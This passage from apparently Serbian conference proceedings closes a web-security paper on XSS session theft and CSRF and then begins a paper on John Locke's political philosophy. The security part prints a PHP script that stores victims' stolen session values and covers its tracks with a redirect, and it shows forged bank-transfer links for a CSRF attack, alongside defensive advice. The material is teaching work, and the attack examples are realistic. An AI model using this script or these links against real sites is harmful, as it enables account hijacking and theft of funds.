
Alat koji se može iskoristiti u svrhu menjanja vrednosti sesije je "Cookie Manager" dodatak za Mozilla Firefox web browser. Napadač sesiju može čuvati u bazi podataka, ili može zapisivati u tekstualnom dokumentu na serveru. Primer PHP skripte koja prihvata vrednost sesije od strane žrtve i čuva je u tekst fajlu:

```
<?php
$sesija = $_GET['sesija'];
$fajl=fopen("ukradi.txt", "w");
fputs($fajl,$sesija);
fclose($fajl);
header("location:http://www.nekalokacija.php");
?>
```

U kodu se može videti da aplikacija čuva sesiju u tekst fajlu pod nazivom "ukradi.txt", i nakon toga preusmerava korisnika na neku stranicu koja i ne mora biti opasna, tako da na ovaj način korisnik ne mora da nasluti šta se zapravo dogodilo. Napadaču je ostalo samo da s vremena na vreme proveri sadržaj "ukradi.txt" fajla i iskoristi tuđu sesiju za svoj napad.

Slika 14. Sadržaj ukradi.txt fajla

Slika 15. Izmena cookie vrednosti u Cookie Manager-u

DOBRO DOŠAO/LA korisnik

Pretraga: Pretrazi

[admin](#) : Komentar admina
01.12.2013

[korisnik](#) : komentar korisnika
01.12.2013

[napadac](#) : [Link](#)
01.12.2013

[korisnik](#) : Lazno predstavljanje napadaca nakon ukradene sesije
01.12.2013

Posalji

Slika 16. Lažno predstavljanje napadača nakon ukradene sesije

4.3. Zaštita aplikacije od XSS napada

Jedno od rešenja koji se može primeniti u zaštiti od XSS napada je da sve specijalne HTML karaktere konvertujemo u njihove tekstualne entitete. Na taj način bi dobili sledeću konverziju karaktera: < - < > - > ' - ' " - " & - &. Na ovaj način ćemo omogućiti da se HTML kod ispiše na stranici onako kako je unet i sprečiti da se JavaScript kod izvrši u browseru. PHP poseduje dve funkcije koje konvertuju HTML tagove u entitete.

Jedna od njih je `htmlspecialchars()`, ova funkcija vrši automatsku konverziju HTML tagova u entitete:

```
<?php
$htmlkod = '<a href="lokacija.php">Link</a>';
print htmlspecialchars($htmlkod); // ispis: &lt;a
href=&#039;test&#039;&gt;Link&lt;/a&gt;
?>
```

Drugi način zaštite može biti izbacivanjem HTML tagova iz komentara. U ovu svrhu se može iskoristiti PHP funkcija `strip_tags()`. Ova funkcija brise sve HTML i PHP tagove u podatku i ostavlja samo čist tekst:

```
<?php
$podatak = '<p> Tekst u paragrafu.</p><!-- Komentar --> <a
href="lokacija.php">Link</a>';
print strip_tags($podatak); // ispis: Tekst u paragrafu. Link
?>
```

PHP funkcija `strip_tags()` ima još jednu mogućnost, a to je da izostavimo tagove koje ne želimo da izbacimo. Na primer, ukoliko želimo da omogućimo korisnicima da mogu da formatiraju svoj tekst, recimo da im omogućimo da mogu koristiti: `<bold>`, `<em>`, `<u>` tagove, to možemo odraditi na sledeći način:

```
strip_tags($podatak, '<strong><em><u>');
```

U slučaju korišćenja opcije izostavljanja određenih tagova, moramo voditi računa koje tagove želimo da isključimo iz `strip_tags()` funkcije. Moramo uvek imati u vidu da se JavaScript funkcije mogu izvršiti korišćenjem atributa `onLoad`, `onClick` i sl.

10. CROSS-SITE SCRIPTING NAPAD (XSS)

Cross-Site falsifikovanje zahteva (eng. Cross-Site Request Forgery CSRF) je napad koji primorava korisnika (žrtvu), na obavljanje nepoželjnih akcija za koje je žrtva u trenutku izvršavanja napada ovlašćena. I ovde se mogu koristiti linkovi preko raznih chat aplikacija, komentara i slično kakav je to bio slučaj sa Cross-Site Scripting napadom.

Jedna od najvećih razlika između XSS i CSRF napada je ta što XSS za svoje delovanje obavezno zahteva korišćenje JavaScript koda, dok za CSRF to i nije potrebno, obzirom da se za CSRF mogu koristiti određene forme, slike, i ostali HTML elementi koji ne koriste JavaScript kod [10].

CSRF je napad gde je žrtva obmanuta na taj način da učita stranicu koja sadrži zlonameran zahtev. Zlonameran je zato što nasleđuje identitet i privilegije žrtve i obavlja neželjene akcije u ime žrtve. Postoji veći broj načina na koji se CSRF može implementirati. Kao prvo, moramo znati na koji način možemo generisati zlonamerni zahtev namenjen žrtvi koju napadamo.

Kao primer uzećemo dve osobe: Alisa i Denis. Alisa želi da pošalje 100 Eura Denisu koristeći se online bankarstvom i aplikacijom koja se nalazi na sajtu banka.com. Zahtev koji je generisan od Alise će izgledati ovako:

```
POST http://banka.com/transfer.do HTTP/1.1 ... acct=Denis&iznos=100.
```

Napadač je otkrio da će ista aplikacija odraditi isti taj transfer koristeći URL parametre: GET http://banka.com/transfer.do?acct=Denis&iznos=100. Napadač odlučuje da iskoristi ovaj propust koristeći Alisu kao žrtvu. Napadač konstruiše URL koji će prebaciti 100,000 Eura sa Alisinog računa:

```
GET http://banka.com/transfer.do?acct=Napadac&iznos=100000.
```

Sada kada je zlonamerni zahtev napravljen, napadač mora da prevari Alisu da podnese zahtev. Najjednostavniji način je da napadač pošalje Alisi HTML mail koji će biti sadržine:

```
<a href="http://banka.com/transfer.do?acct=Napadac&iznos=100000"> Vidi </a>
```

Pod pretpostavkom da je Alisa već prijavljena na sajtu banke, kada Alisa klikne na link, odradiće se transfer od 100,000 Eura sa Alisinog računa na račun napadača. Zbog toga što Alisa može otkriti identitet napadača, napadač se može služiti slikom umesto linkom:

```

```

Kada Alisa otvori mejl koji je poslao napadač, Alisa će videti na svom displeju samo ikonicu slike koju browser nije uspeo da prikaže. Browser će posetiti stranicu koja je navedena u "img" tag-u i podneti zahtev i ako nije u stanju da prikaže sliku.

5.1 Zaštita aplikacije od CSRF napada

Kako bi se smanjila mogućnost CSRF ranjivosti web aplikacije, najpre se mora detaljno povesti računa o XSS zaštiti, jer se u najvećem broju slučajeva XSS može iskoristiti da bi se odradio CSRF napad. Ukoliko je aplikacija ranjiva na XSS napad, najverovatnije će biti ranjiva i na CSRF. Kako bi se izbeglo lažno predstavljanje korisnika, trebalo bi iskoristiti sledeće mere zaštite [6]:

- Tražiti ponovnu prijavu korisnika prilikom svakog GET ili POST zahteva.
- Ograničiti vreme valjanosti cookie-a.
- Proveravati izvor poruke (gledati HTTP Referer zaglavlje).
- Uvesti dodatne tajne sigurnosne oznake koje se pridružuju identifikacijskim oznakama sesije i zahteva.
- Korišćenje novih oznaka u svakom novom zahtevu čak i unutar iste sesije.
- Odbijanje zastarelih oznaka.
- Izbegavanje prikazivanja sesijskih oznaka u URL adresi.

ZAKLJUČAK

Napredovanjem tehnologije, pronalaze se i mogućnosti narušavanja sigurnosti komunikacionih kanala, narušavanja lične privatnosti i sigurnosti. Tehnologija svakim danom omogućuje sve više dobre funkcionalnosti, ali isto tako i predstavlja problem koji je teško kontrolisati, posebno ako se radi o pristupu udaljenim računarima, gde postajemo potencijalne mete osoba koje izvode računarske napade.

Znamo da vrlo često, korišćenje bilo kakvih aplikacija, posebno ako se radi o aplikacijama na Internetu, zahtevaju registraciju, prijave različitog tipa u sisteme kako bi se dobili korisnički podaci za pristup aplikaciji. To najčešće podrazumeva unos ličnih podataka, kao što je mejl adresa, lozinke, brojevi kartica i drugi lični podaci, što može dovesti do narušavanja sigurnosti korisnika aplikacije.

Nakon predstavljenih analiza, možemo reći da kada se otkrije ranjivost, relativno brzo se nađu i odgovarajuće ispravke za aplikaciju. Napadi koristeći se client-side propustima se najčešće koriste i razvijaju u poslednjih nekoliko godina. Napadi na baze podataka (SQL Injection) polako nestaju, s obzirom da se prave veoma jake zaštite koje je nemoguće zaobići.

Zaključujemo da, kada se govori o zaštiti i bezbednosnim rizicima, mora se imati na umu da je to neprestana borba između onih koji otkrivaju propuste i napadaju aplikacije i onih koji prave mehanizme odbrane. Ono što je danas aktuelno kao metod napada, u bliskoj budućnosti može biti modifikovano ili zamenjeno nekom drugom metodom.

REFERENCES

1. Mike Shema, Hacking Web Apps, Edition: 1, Wiley publication, ISBN-13: 978-1597499514, ISBN-10: 159749951X, 2010.
2. Rich Cannings, Himanshu Dwivedi, Zane lackey, Hacking Exposed Web 2.0, Edition: 1, ISBN-13: 978-0071494618, ISBN-10: 0071494618 December 17, 2007.
3. Joel Scambraz, Vincent Liu, Caleb Sima, Hacking Exposed Web Application 3, ISBN: 9780071740647, Division: Professional, Pub Date: 2010.
4. Ćamil Sukić, Sigurnost računarskih sistema, udžbenik, ISBN 978-86-84389-37-6, COBISS.SR-ID 189645068, Univerzitet u Novom Pazaru, 2012.
5. Justing Clark, SQL Injection Attack and Defense, Wiley publication, ISBN: 978-1-118-36218-1, 552 pages, December 2012.
6. Dafydd Stuttard, Marcus Pinto, The Web Application Hacker's Handbook, Edition: 2nd, ISBN-13: 978-1118026472, ISBN-10: 1118026470, 2012.
7. Ryan C. Barnett, Web Application Defender's Cookbook: Battling Hackers and Protecting Users, Edition: 1st, ISBN-13: 978-1118362181, 2012.
8. INTERNET IZVORI:
9. [https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF))
10. <http://www.salebab.net/cross-site-scripting-xss-sigurnost-php-aplikacija-4-deo/>
11. <http://www.infosecpro.com/applicationsecurity/a52.htm>
12. http://php.net/mysql_real_escape_string

RESUME

With the advancement of technology, there are also opportunities to violate the security of communication channels, violations of personal privacy and security. The technology provides more and more good functionality every day, but it also presents a problem that is difficult to control, especially if it is access to remote computers, where we become the potential targets of those who make computer attacks.

We know that very often, the use of any application, especially in the case of applications on the Internet, requires registration, applications of different types in the systems in order to obtain user data for accessing the application. This usually involves the input of personal data, such as email addresses, passwords, card numbers, and other personal data, which can impair the security of the application's users.

After the analyzes presented, we can say that when a vulnerability is detected, the corresponding corrections for the application are relatively quickly found. Attacks using client-side flaws are most commonly used and developed in the last few years. Database attacks (SQL Injection) slowly disappear, since very strong protection is made that can not be overlooked.

We conclude that, when it comes to protection and security risks, it must be kept in mind that this is a continuous struggle between those who detect flaws and attacks applications and those who make defense mechanisms. What is nowadays actual as an attack method, in the near future can be modified or replaced by some other method.

LOKOVA POLITIČKA TEORIJA

Maida Bećirović-Alić

Internacionalni Univerzitet u Novom Pazaru

Novi Pazar, Crna Gora

maida.becirovic-alic@uninp.edu.rs

Apstrakt

Džon Lok je jedan od najuticajnijih filozofa modernog doba. On je u svojim delima tvrdio da su svi ljudi slobodni i jednaki pred Bogom, i u tom smeru se trudio pobiti tvrdnje da je Bog stvorio ljude da bi bili podređeni volji monarha. Jedna od njegovih najvećih zasluga sastoji se u tome što je precizno postavio osnovno pitanje moderne filozofije o poreklu, granicama i izvesnosti znanja čime je definisan predmet teorije saznanja (epistemologije). Način na koji je odgovorio na to osnovno pitanje određuje poseban filozofski pravac – empirizam. Lokove političke ideje su izvršile izuzetne promene i u Evropi i u Američkoj revoluciji. Po Loku država nastaje društvenim ugovorom ali, suprotno Hobsu, Lok smatra da su ljudi po prirodi dobri i da je prirodno stanje bilo skoro pa identično, da bi zadržali to stanje ljudi se dogovaraju i dobrovoljno ustupaju deo svojih prava i tako nastaje država. Vrhovni suveren nije kao što je tvrdio Hobs država već narod. Ukoliko državna vlast uzurpira prava svojih građana i bude korumpirana, građani imaju pravo da takvu vlast zbace – opravdava pravo naroda na revoluciju. On zagovara podelu vlasti na zakonodavnu i izvršnu.

Ključne riječi: Džon Lok, politička teorija, teorija saznanja, empirizam, moderna filozofija

THE POLITICAL PHILOSOPHY OF JOHN LOCKE

Abstract

John Lock is one of the most influential philosophers of modern age. In his writings, he claimed that all men were free and equal in front of God, and in that direction he endeavored to rebel the claims that God created men to be subordinate to the will of the monarch. One of his greatest activities consists in precisely setting the basic question of modern philosophy of origin, boundaries and reliability of knowledge, which defines the subject of the theory of knowledge (epistemology). The way he responded to this basic question determines a particular philosophical direction - empiricism. Local political ideas have made remarkable changes both in Europe and the American Revolution. According to Lock, the state is formed by a social contract, but, in contrast to Hobbes, Lock finds that people are by nature good and that the natural state was almost simultaneously, in order to maintain this state of affairs by agreement and voluntarily transfer part of their rights and thus the state arises. Supreme sovereign is not as Hobs states as a nation but a nation. If the state authorities usurp the rights of their citizens and are corrupt, citizens have the right to execute such a power - justifying the right of the people to revolution. He advocates the division of power into the legislative and executive.

Keywords: John Lock, political theory, theory of knowledge, empiricism, modern philosophy

UVODNE NAPOMENE

Džon Lok je uživao veliku slavu osnivača empirizma, teorije saznanja i liberalizam. Živeo je do 1701. Najpre je radio kao kućni učitelj a potom je bio profesor univerziteta. Njegova glavna dela su: Ogled o ljudskom razumu, Dve rasprave o vladi, Pismo o toleranciji, Misli o vaspitanju. Džon Lok je pravi osnivač nove filozofske discipline gnoseologije tj. teorije saznanja (princip empirizma je otkrio već Bejkon a nastavlja Hops, a politička teorija saznanja je otkriće Spinoze). Po pitanju saznanja Lok se ne slaže sa Dekartom da u ljudskom razumu postoje urođene ideje (ideja Boga, pravde). Lok tvrdi suprotno: ljudski sazajni duh se rađa potpuno prazan poput prazne tablice (tabula raza). Spoljašnji svet se doživljava time što najpre ideje senzacije tj čulni utisci, potom ideje refleksije (naše misaono povezivanje tih utisaka) deluju na sazajni duh i tablica počinje da se ispisuje. Dakle ništa nije u razumu što pre toga nije bilo u čulima, ljudska saznanje započinje iskustvom ili čulnim doživljajem sveta, a tek potom ljudski razum organizuje čulne podatke.

“Godine pred revoluciju 1688.godine, kada bez ozbiljnog rizika Lok nije mogao da uzme ni teorijskog ni praktičnog učešća u engleskoj politici, proveo je u svom pisanju Oгледа o ljudskom razumu. Ovo je njegova najvažnije knjiga i knjiga na kojoj se njegova slava zasniva, ali njegov uticaj na političku filozofiju bio je tako velik i tako dugotrajan da se on može smatrati osnivačem filozofskog liberalizma, isto koliko i empirizma u teoriji saznanja.” (Rasel, 1998: 546)

Empiristi polaze od filozofskog stanovišta koje smatra da se naše naučne teorije mogu opravdati samo na podacima čulnog iskustva, i da one mogu posedovati samo određenu, veću ili manju, verovatnoću, odnosno da ne mogu biti potpuno izvesne. “Sve ideje potiču od senzacije ili od refleksije (razmišljanja). Zamislimo onda da je duh, kako kažemo, prazan beli papir bez ikakvih znakova na sebi, bez ikakvih ideja, kako on to do njih dolazi? Odakle mu ta velika zaliha koju je vredna i neobuzdana ljudska mašta naslikala na njoj u gotovo beskrajnoj raznolikosti? Odakle mu sva građa razuma i saznanja? Na to odgovaram jednom rečju: iz iskustva, na njemu se temelji svo naše saznanje i iz njega ona konačno proizilazi. Naša posmatranja, primenjena bilo na spoljne čulne predmete, bilo na unutrašnje radnje našeg duha, koje smo samo opazili i o kojima razmišljamo jeste ono što našem razumu daje svu građu za mišljenje. To dvoje jesu izvori saznanja iz kojih potiču sve ideje koje imamo ili koje od prirode možemo imati.” Radnje, kojima duša reflektuje (razmišlja) I razmatra, snabdevaju razum drugim nizom ideja, koje on ne bi mogao imati od spoljnih predmeta. To su opažanje, mišljenje, sumnjanje, verovanje, zaključivanje, saznavanje, htenje I sve različite delatnosti našeg vlastitog duha, kojih smo svesni I koje u sebi primećujemo te od njih dobijamo u svoj razum tako razgovetne ideje kao što ih dobijamo od predmeta koja deluju na naša čula. “On je smatrao da su u prirodnom stanju svi ljudi jednaki i da prema tome svako ima jednako pravo na život, zdravlje, svojinu i sreću. Država ne sme da zadire u prirodna prava građana i postoji da bi taj prirodni poredak zaštitila preko zakona koji će biti jednako primenjivani na sve. Građanima je ostavljeno da slobodno biraju između svega što država ne zabranjuje, a ona treba da zabranjuje što manje. Ako država ugrozi njihova prirodna prava, građani imaju pravo da se pobune protiv vlasti. Ovakve ideje postale su osnova liberalizma.”

ŽIVOT I DELO DŽONA LOKA

“Džon Lok je apostol revolucije iz 1688. godine, najumerenije i najuspelije od svih revolucija.” (Rasel, 1998: 546) Ciljevi koji su na početku izgledali skromni su se završetkom revolucije iz 1688. godine ostvarili na način da su mnogi smatrali da posle ovog uspeha, Engleskoj nije bila potrebna bilo kakva druga revolucija. Najveći deo radova Džona Loka pojavio se nakon 1688. godine. Njegovo glavno i najvažnije delo jeste *Ogled o ljudskom razumu*, ali isto tako njegova *Pisma o toleranciji* kao i *Rasprava o vladi* predstavljaju kapitalna dela u oblasti teorijske i političke filozofije. Lokov otac je bio puritanac koji se borio na strani parlamenta. Pred revoluciju 1688., Lok provodi u pisanju *Ogleda o ljudskom razumu*, to je ujedno i njegova najvažnija knjiga na kojoj se zasniva njegova slava, ali njegov uticaj na političku filozofiju bio je tako velik i dugotrajan, da se on može smatrati osnivačem filozofskog liberalizma isto kao i empirizma u teoriji saznanja. Može se reći da je Lok imao sreće da završi svoja najvažnija dela u trenutku kada vlast dolazi u ruke ljudi koji su delili njegova politička mišljenja. Njegove ideje i gledišta koja je zastupao tokom godina su poštovali i delili najjači i najuticajniji političari i filozofi, njegove političke doktrine ušle su u američki ustav i mogu se videti na delu kad god dođe do spora između predsednika i kongresa. Britanski i francuski ustav iz 1871. su se isto tako zasnivali na njegovim doktrinama. U praksi su bila korisna ne samo Likova dobro zasnovana mišljenja, nego čak i njegove greške. Cela Lokova filozofija se sastoji od izvesnih vrlina i izvesnih mana, a obe su bile podjednako korisne. On je u svojim delima izuzetno razborit i uvek spreman da radije žrtvuje logiku nego da postane paradoksalan, iznosi principe koji mogu dovesti do čudnih posledica kojih se Lok glatko uzdržava da ih izvede. Jedna Lokova karakteristika koju je preneo na ceo liberalni pokret jeste odsustvo dogmatizma, karakteristično je za njega da od prethodnika preuzima samo mali broj stvari koje smatra izvesnim, ali gde god se njegove teorije razlikuju od teorija prethodnika dolazi se do zaključka da je istinu teško utvrditi i da će razuman čovek u svom mišljenju zadržati izvesnu dozu sumnje. Lok se može smatrati osnivačem empirizma, koji uči da svo naše saznanje proizilazi iz iskustva. On smatra da ideje potiču iz čulnog oseta i svesti o delatnosti našeg sopstvenog duha koja se može zvati i unutrašnje čulo. Složene ideje nastaju kombinovanjem prostih ideja i kasnije, apstrahovanjem (zanemarivanjem posebnih karakteristika pripadnika određene vrste i zadržavanjem opštih, čime dobijamo pojam vrste) ili uočavanjem sličnosti ili razlika među njima. Među složene ideje spadaju i ideje o supstancijama. Kada razmišljamo o nekoj supstanciji, npr. zlatu mi spajamo ideje o metalu žute boje, određene tvrdoće i savitljivosti, sa nekom idejom o nečem podležećem (nekom supstratu) što nosi te osobine. Lok, međutim, naglašava da mi na taj način, iako saznajemo mnogo o stvarima, nikad ne saznajemo njihovu realnu suštinu. Ideje o supstancijama su uvek neadekvatne. Naše je znanje uvek hipotetičko, odnosno ono je pretpostavka koja uvek može biti opovrgnuta nekim novim iskustvom. Tu se jasno vidi razlika između empirizma i racionalizma. Dok u racionalizmu postoji jedna ili dve supstancije o kojima posedujemo potpuno jasne i izvesne ideje, u empirizmu se reč supstancija odnosi na stvari koje nas okružuju i o kojima možemo imati samo neadekvatne (nepotpune) ideje. Dok racionalizam smatra da je celinu i osnovu stvarnosti zahvatio preko nekih jednostavnih ideja, empirizam

izvan onoga što trenutno znamo vidi otvoreno polje o kome ništa unapred ne možemo reći. Empirizam odustaje od metafizike. Neki putokaz ka realnoj suštini predmeta Lok je našao u razlikovanju primarnih kvaliteta – (oblik, kretanje, masa), za koje je smatrao da zaista postoje u predmetima u obliku u kojem ih vidimo, i sekundarnih kvaliteta (boja, toplota, ukus) za koje je smatrao da ne opisuju suštinu stvari, već da su više subjektivni doživljaji.” (Aaron, 1937: 78)

“Opšta definicija znanja kod Loka je da znanje nije odgovaranje naših ideja realnoj suštini stvari, nego opažanje slaganja ili neslaganja među idejama, npr. čulnih podataka dobijenih iz iskustva i naših teorija o tom iskustvu. Lok je na svoje doba snažno uticao i svojom političkom filozofijom. On je smatrao da su u prirodnom stanju svi ljudi jednaki i da prema tome svako ima jednako pravo na život, zdravlje, svojinu i sreću. Država ne sme da zadire u prirodna prava građana i postoji da bi taj prirodni poredak zaštitila preko zakona koji će biti jednako primenjivani na sve. Građanima je ostavljeno da slobodno biraju između svega što država ne zabranjuje, a ona treba da zabranjuje što manje. Ako država ugrozi njihova prirodna prava, građani imaju pravo da se pobune protiv vlasti. Ovakve ideje postale su osnova liberalizma.” (Dunn, 1995: 7)

Lokov uticaj na političku misao je bio nemerljiv, jer je detaljno razradio prirodno pravo, čiji pojedini delovi iznenađuju i smislu da kaže da u zarobljenici u pravednom ratu robovi poprirodnom pravu, kao i to što navodi da svaki čovek ima pravo da kaznina pada na sebe ili na svoju imovinu čak i smrću. “Novi vek donosi drugačiji trend u razvoju političke misli, na pretpostavci prirodnih prava i društvenog ugovora, razvijaju se teorije ograničavanja vlasti kako bi ona služila svrsi za koju se pretpostavlja da je uspostavljena. Politička misao se koncentriše na teorije demokratije, ograničenja vlasti, vlade po pristanku (Lok), vladavinu većine. Ako država ne štiti prirodna ljudska prava na život, slobodu i svojinu, pravo je građana da je svrgnu revolucijom. Ove liberalne ideje od Altuzijusa, Loka, Monteskijea, “Federalista”, našle su svoj praktični izraz u Američkoj i Francuskoj revoluciji koje su i inspirisali.” (Stanovčić, 2006: 27)

LOKOV UTICAJ NA POLITIČKU MISAO

“U galeriji istorijskih portreta, Džon Lok je čovek koji je imao mnogo lica, a kako kažu istoričari i filozofi, ta lica su imala po nekoliko maski. Postoji mnogo analiza njegovog lika i dela, neke od njih ga definišu kao ključnu figuru u priči koja otkriva skrivenu istinu evropske istorije. Pokušaj da se dođe do objašnjenja o tome zašto je Lok određene stvari rekao, napisao ili objavio je težak posao, međutim analizom njegovog najznačajnijeg dela Dve rasprave o vladi, dobijamo mnogo odgovora i razjašnjavamo mnogo nejasnih činjenica.” (Lok, 2002: 237)

Da bismo pravilno razumeli političku vlast i izveli njeno poreklo iz njenog izvora, moramo da razmotrimo u kakvom su stranju svi ljudi po prirodi, a to je stanje savršene slobode da određuje svoje radnje raspoložu svojim posedima i ličnostima kako smatraju da je prikladno u granicama prirodnog zakona, a da ne pitaju za dopuštenje nekog drugog čoveka ili da zavise od njegove volje. On takođe objašnjava da je stanje jednakosti takvo da su vlast i jurisdikcija uzajamni i da niko nebi smeo

imati više vlasti od drugoga, jer sama priroda stvara takav zakon, osim u slučaju da Bog postavi jednog iznad drugog očiglednom naredbom. Prirodni zakon mora biti poštovan po Loku, što zahteva očuvanje svih ljudi gde je i samo izvršenje tog zakona predato u ruke svakog čoveka, na osnovu čega svako ima pravo da kazni prekršioce u meri kojom bi se sprečilo dalje kršenje. Ova doktrina, da u prirodnom stanju svako ima izvršnu vlast zakona, je imala i najviše kritika od strane neistomišljenika međutim Lok im odgovara da su i apsolutni monarsi samo ljudi a niko nema ni najmanju slobodu da ispituje ili kontroliše one koji izvršavaju njegovu volju.

Lokove političke ideje su izvršile izuzetne promene i u Evropi i u Američkoj revoluciji. On je živeo u veoma bitnom vremenu za englesku politiku. Građanski rat, restauracija, kriza isključenja i slavna revolucija sve se dogodilo tokom njegovog života. Veći deo svog života, Lok je imao administrativne položaje u vladi tako da je imao uticaj na žnji na savremene debate u političkoj teoriji. S tim u vezi, nije iznenađujuće što je napisao niz radova o političkim pitanjima. U ovom polju, Lok je najpoznatiji po svojim argumentima u korist religijske tolerancije i ograničene vlade. Danas su ove ideje uobičajene i široko prihvaćene. Ali, u Lokovom vremenu, bili su veoma inovativni, čak i radikalni. Po Loku država nastaje društvenim ugovorom ali, suprotno Hopsu, Lok smatra da su ljudi po prirodi dobri i da je prirodno stanje bilo skoro pa identično, da bi zadržali to stanje ljudi se dogovaraju i dobrovoljno ustupaju deo svojih prava i tako nastaje država. Vrhovni suveren nije kao što je tvrdio Hops država već narod. Ukoliko državna vlast uzurpira prava svojih građana i bude korumpirana, građani imaju pravo da takvu vlast zbace – opravdava pravo naroda na revoluciju. On zagovara podelu vlasti na zakonodavnu i izvršnu, a treći deo vlasti, tj sudsku vlast predložiće Monteskije. On je tvrdio da svaki čovek ima prava kao što su pravo na život, slobodu i imovinu nezavisno od zakona ili mesta na kom se nalaze. Lok je tvrdio da su ljudi prirodno slobodni i jednaki i to mora bit srž ideje svake države, jer upravo ti ljudi prenose neka svoja prirodna prva na državu da bi obezbedili stabilniji i uređeniji život. Budući da vlada postoji da bi zaštitila prava naroda i promovisala dobro, ukoliko ne ispune taj cilj odgovorni ljudi moraju biti smenjeni i na njihovo mesto moraju doći drugi koji će pokušati zaštititi interes naroda. Iz tog razloga jako bitan segmenat Lokove političke filozofija je revolucija. On takođe zagovara princip vladavine većine i razdvajanje zakonodavne i izvršne vlasti. Lok u svojim delima kritikuje princip prinude, koji se nikako ne sme koristiti da vi se izvršila volja monarha. Stanje rata i ropstvo svrstava u negativne pojave ali daje mišljenje o tome kako se treba ponašati u takvim situacijama kako nalaže prirodno pravo.

Najznačajniji koncept u političkoj filozofiji Loja jeste njegova teorija prirodnog prava. Koncept postojanja prirodnog zakona postojao je dugo pre Loka kao način izražavanja ideje o postojanju određene moralne istine koja se primenjuje na sve ljude. Najveći kontrast prirodnom pravu jeste pozitivno pravo koje je konvencionalno i kao takvo se suprotavlja prirodnom pravu. Prirodno pravo se takođe razlikuje od Božjeg zakona jer se ono odnosi na one zakone koje je Bog direktno otkrio putem proroka. Prirodno pravo se može otkriti samim razumom i primenjuje se na sve ljude. Budući da prirodno pravo naglašava dužnosti ali i privilegija i potraživanja koje pojedinac ima. Mnogi mislioci smatraju da je Lok istakao pravo na život, slobodu i imovinu, ali i na obaveze koje imamo prema drugim ljudima. U tom smislu se ističe da je Lok spoznao osnovnu dužnost očuvanja čovečanstva. Kada govori o početku političkih

društava posebno ističe da nema primera u istoriji ljudskog društva da su se ljudi koji su nezavisni i jednaki međusobno sastali zajedno i na ovaj način započeli i uspostavili vladu jer su svi rođeni pod vladom kojoj treba da se potčine.

Dakle, prema ovom mišljenju, vlade su pokrenule građani tih vlada. Ovo ima niz veoma važnih posledica. Po ovom mišljenju, vladari imaju obavezu da odgovaraju na potrebe i želje ovih građana. Štaviše, prilikom uspostavljanja vlade građani su se odrekli nekih, ali ne sva svih prvobitnih prava. Dakle, nijedan vladar nije mogao da potvrdi apsolutnu moć nad svim elementima života građana. Ovo je napravilo važno mesto za pojedinačna prava ili slobode. Konačno i, možda, što je najvažnije, vlada koja nije uspjela adekvatno zaštititi prava i interese svojih građana ili vladu koja je pokušala da prekorači vlast, ne bi mogla izvršiti zadatak za koji je stvoren. Kao takvi, građani bi mogli imati pobunu i zameniti postojeću vladu sa onom koja bi na odgovarajući način izvršio dužnosti osiguranja mira i građanskog poretka uz poštovanje individualnih prava.

“Imovina je vrlo istaknuta u Lokovoj političkoj filozofiji i prema njemu, ona je glavni razlog za instituciju građanske vlasti. Govoreći o svojini u Drugoj raspravi o vladi Lok kaže: „To zlo zaslužuje ime zatočeništva, koje nas drži podalje jedino od močvara i provalija.” Ili, savremenim jezikom rečeno: „Ako neko postavi ogradu kako bi nas sprečio da upadnemo u živi pesak ili padnemo s litice, ne bi trebalo da to nazivamo ograničavanjem svoje slobode.” Lokov stav je da, kako niko pri zdravom razumu ne bi želeo da upadne u živi pesak ili padne s litice, sprečavanje takvih stvari ne predstavlja stvarno ograničavanje njegove slobode. To zvuči logično ako smatramo da se sloboda sastoji u tome da činimo ono što bismo činili da smo pri zdravom razumu. Dvorkinov stav je da, kako veoma bogati, pre svega, nemaju pravo na sve svoje vlasništvo, oduzimanje jednog dela tog vlasništva ne predstavlja, u stvari, ograničavanje njihove slobode. To je logično ako smatramo da se sloboda sastoji u činjenju onog na šta imamo pravo ili za šta imamo moralno opravdanje”. (Swift, 2008: 85)

U Lokovoj teoriji vlasti ima malo toga što je originalno. U tome Lok liči na većinu ljudi koji su se proslavili sa svojim idejama. po pravilu, čovek koji pravi dođe na neku novu ideju, toliko je ispred svog vremena da ga a svako smatra ludim, tako da ostaje nepoznat i ubrzo pada u zaborav. Zatim, postepeno svet postaje spreman za novu ideju i onaj čovek koji je objavi u povoljnom trenutku, dobija sva priznanja. U odnosima između država, kao što Lok ističe, važno je prirodno pravo. U kojim okolnostima je rat opravdan? Sve dotle dok ne postoji međunarodna vlada, odgovorna ovo pitanje je čisto etičke, a ne pravne prirode, na njega se mora odgovoriti na isti način kao da je u pitanju pojedinac u stanju anarhije.

Teorija koju Lok zastupa smatrala je da građanska država jeste rezultat ugovora i da ona nije rezultat božanskog autoriteta. On smatra da je politička vlast pravo da se stvaraju zakoni, uključujući i smrtnu kaznu, a i sve manje kazne za regulisanje i učuvanje svojine, i za zloupotrebu sile zajednice u izvršenju takvih zakona, kao i za odbranu državne zajednice od spoljne povrede, a sve to za opšte dobro. Apsolutna monarhija po njemu nije oblik građanske vlasti, jer ne postoji neutralni autoritet koji odlučuje u sporovima između monarha i nekog podanika, u stvari monarh je u odnosu na svoje podanike još u prirodnom stanju. Građansko društvo znači vladavinu većine,

osim ako se ne postigne saglasnost. Početak političkog društva zvisi od pojedinaca da se udruže i naprave društvo.

“Lok je mogao da koristi teoriju o prirodnim pravima i vladu stvorenom ugovorom da bi obavio niz važnih zadataka. Mogao bi ga koristiti kako bi pokazao zašto pojedinci zadržavaju određena prava čak i kada su podložni vladi. Mogao bi ga koristiti kako bi pokazao zašto su despotske vlade koje su pokušale da preterano krše prava svojih građana bile loše. I on bi mogao da koristi da pokaže da građani imaju pravo na pobunu u slučajevima kada su vlade na određene načine propale. To su moćne ideje koje i danas ostaju važne.” (Harris, 1994: 48)

ZAKLJUČNA RAZMATRANJA

